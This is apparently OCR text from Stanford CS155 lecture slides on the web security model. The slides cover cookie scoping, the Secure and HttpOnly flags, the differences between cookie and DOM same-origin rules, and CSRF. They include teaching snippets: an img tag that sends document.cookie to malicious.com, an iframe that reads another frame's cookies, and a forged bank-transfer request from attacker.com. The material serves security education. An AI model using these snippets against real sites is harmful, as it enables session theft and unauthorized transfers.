
Cookie 3:
name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/my	No	Yes	No

Problem with HTTP Cookies




Problem with HTTP Cookies



Attacker tricks user into visiting http://bank.com

Problem with HTTP Cookies



Secure Cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure;
```

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

Interaction with DOM

Cookie SOP:

x.com/a does not see cookies for x.com/b

Dom SOP:

x.com/a can access the DOM of x.com/b

Path separation is done for efficiency not security:

```
<iframe src=“x.com/B"></iframe> alert(frames[0].document.cookie);
```

Bank Loads Google Analytics

What happens when your bank includes Google Analytics Javascript? Can it access your Bank's authentication cookie?

Bank Loads Google Analytics

Javascript is running with Origin's privileges. Can access document.cookie.

Nothing prevents:

```
<img src="http://malicious.com?cookies=document.cookie?>
```

HttpOnly Cookies

You can set setting to prevent cookies from being access via the DOM

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure; HttpOnly
```

Which Cookie is Sent?

attacker.com

```
<html>
  <img src=“https://bank.com"</img>
</html>
```

Which Cookie is Sent?

attacker.com

```
<html>
  <img src="https://bank.com"</img>
</html>
```

All the cookies for bank.com are sent with this request

Which Cookie is Sent?

attacker.com

```
<html>
  <img src="https://bank.com/transfer?from=victim,to=attacker"</img>
</html>
```

Which Cookie is Sent?

attacker.com

```
<html>
  <img src="https://bank.com/transfer?from=victim,to=attacker"</img>
</html>
```

Known as Cross-site request forgery or CSRF Attack

Web Security Model

CS155 Computer and Network Security

Stanford University